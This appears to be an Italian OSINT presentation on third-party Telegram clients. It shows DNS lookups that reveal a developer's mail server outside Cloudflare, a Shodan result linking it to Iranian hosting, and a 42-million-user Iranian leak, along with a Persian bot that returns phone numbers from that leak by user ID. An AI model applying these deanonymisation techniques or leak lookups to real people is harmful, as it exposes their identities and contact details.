
Al momento **non sembra compatibile con Android 13**

Come gli altri client permette di visualizzare l'id Utente



CLIENT TELEGRAPH

Graph Messenger o Telegraph non mostra molti dettagli riguardanti lo sviluppatore.



CLIENT TELEGRAPH

Un'analisi sul dominio dello sviluppatore mostra i record A dietro servizio Cloudflare a differenza del record MX che puntano ad un server risolvibile direttamente bypassando il servizio Cloudflare.

```
[REDACTED]:~$ dig a graphmessenger.com
; <>> DIG 9.18.1-1ubuntu1.1-Ubuntu <>> a graphmessenger.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 51555
;; flags: qr rd ra; QUERY: 1, ANSWER: 2, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags:; udp: 65494
;; QUESTION SECTION:
;graphmessenger.com.      IN      A
;; ANSWER SECTION:
graphmessenger.com. 300    IN      A      172.67.130.107
graphmessenger.com. 300    IN      A      104.21.8.94
;; Query time: 19 msec
;; SERVER: 127.0.0.53#53(127.0.0.53) (UDP)
;; WHEN: Tue Sep 20 01:36:03 CEST 2022
;; MSG SIZE rcvd: 79
```

```
[REDACTED]:~$ dig a mail.graphmessenger.com
; <>> DIG 9.18.1-1ubuntu1.1-Ubuntu <>> a mail.graphmessenger.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 16617
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags:; udp: 65494
;; QUESTION SECTION:
;mail.graphmessenger.com.     IN      A
;; ANSWER SECTION:
mail.graphmessenger.com. 300    IN      A      45.87.42.146
;; Query time: 35 msec
;; SERVER: 127.0.0.53#53(127.0.0.53) (UDP)
;; WHEN: Tue Sep 20 01:36:40 CEST 2022
;; MSG SIZE rcvd: 68
```

CLOUDFLARE

OPS !!

Un server riconducibile ad un contesto iraniano.

The screenshot shows a Shodan search result for the IP address 45.87.42.146. The results page includes:


- General Information:** Hostnames: abolfazl010solymani.sevdahost.ir, mail.abolfazl010solymani.sevdahost.ir, world.serverslogin.com, www.abolfazl010solymani.sevdahost.ir, aryan.serverslogin.com
- Domains:** SEVDHOST.IR, SERVERSLOGIN.COM
- Country:** Netherlands
- City:** Amsterdam
- Organization:** SpectralP B.V.
- ISP:** SpectralP B.V.
- ASN:** AS62068

A map of the Netherlands is visible in the background of the Shodan interface.

OPSEC FAILS 101

42 million Iranian “Telegram” user IDs and phone numbers leaked online: report

42 million user IDs and phone numbers for a third-party version of Telegram were exposed online without a password. The accounts belong to users in Iran, where the official Telegram app is blocked.



42 million records from a third-party version of messaging app Telegram used in Iran was exposed on the web without any authentication required to access it. Comparitech worked with security researcher Bob Diachenko to uncover and report the exposure, which included usernames and phone numbers, among other data.



WHAT'S IN THIS ARTICLE?

- [Timeline of the exposure](#)
- [What data was exposed?](#)
- [Dangers of exposed data](#)
- [A brief history of Telegram in Iran](#)
- [How we discovered this exposure and why we reported it](#)
- [Previous reports](#)

Un incidente ha coinvolto un server Elasticsearch contenente 42 milioni di utenti Telegram Iraniani e relativo numero di Telefono.

I dati riguardavano un client Telegram di terze parti sviluppato in Iran.

OPSEC FAILS 101

Persian – detected English

Robot کیوی
رباتی رایگان است
برای پیدا کردن
کلاهبرداران در تلگرام !

Robot Kiwi is a free robot to find scammers in Telegram!

دو سال پیش
اطلاعات ۴۰ میلیون
اکانت ایرانی توسط
تلگرام های غیر رسمی
 منتشر شد و ربات
کیوی به این
اطلاعات متصل است و
خدمات این ربات رایگان
می باشد

Robot کیوی رباتی رایگان است برای پیدا کردن در تلگرام !

پیش اطلاعات ۴۰ میلیون اکانت ایرانی توسط تلگرام های غیر
بر شد و ربات کیوی به این اطلاعات متصل است
ن ربات رایگان می باشد !

What can this bot do?

Dear @Durov / @Telegram
Этот робот предназначен для обнаружения мошенников и злоумышленников, и услуги этого робота бесп

September 20

سلام // سلام

به ربات کیوی واقعاً خوش اومدید !

ربات کیوی به اطلاعات ۴۰ میلیون کاربر ایرانی که توسط تلگرام های
غیر رسمی منتشر شد ، متصل است و با کمک این ربات میتوانید شماره
افراد رو به دست بیارید !

!! برای استفاده از ربات بر روی «عضویت در چنل رسمی
رکسار» کلیک کنید و سپس بر روی «تایید عضویت در چنل
رسمی رکسار» کلیک کنید .

19:58

عضویت در چنل رسمی رکسار

تایید عضویت در چنل رسمی رکسار


Esiste un bot per effettuare la ricerca del numero di telefono mediane ID utente nel leak che ha coinvolto gli utenti che hanno usato il client di terze parti.

GLI UTENTI

Gli utenti vengono rappresentati da un ID che identifica la loro anagrafica su Telegram.


Oltre all'ID ci sono i seguenti dati interessanti:

- Nome
- Cognome
- Nickname
- Aggiornamento



I BOT

LA definizione prevede che siano programma che si integrano nativamente nell'ecosistema Telegram, e permettono di avere funzionalità come la pubblicazione di contenuti, la creazione di keyboard custom, la gestione di pagamenti.



I BOT

Come gli utenti posseggono un proprio ID.

Si possono sviluppare in diverse maniere alcuni framwerk permettono di interagire con le API direttamente via **MTproto**, altri mediante **WEBHOOK**. La comunicazione avviene mediante un token legato all **appID e app Hash**

Bot Info

Wallet bot

1985737506
Bot ID

Purchase cryptocurrency by bank card and transfer to other wallets. Support @wallet_supportbot

Description

@wallet
Username

Notifications

SEND MESSAGE

App configuration

App api_id:
[REDACTED]

App api_hash:
[REDACTED]

App title:
eating_apples

Short name:
ttttest
alphanumeric, 5-32 characters

PUSH-notifications settings

GCM API key:
[REDACTED]

How do I get this?

Available MTProto servers

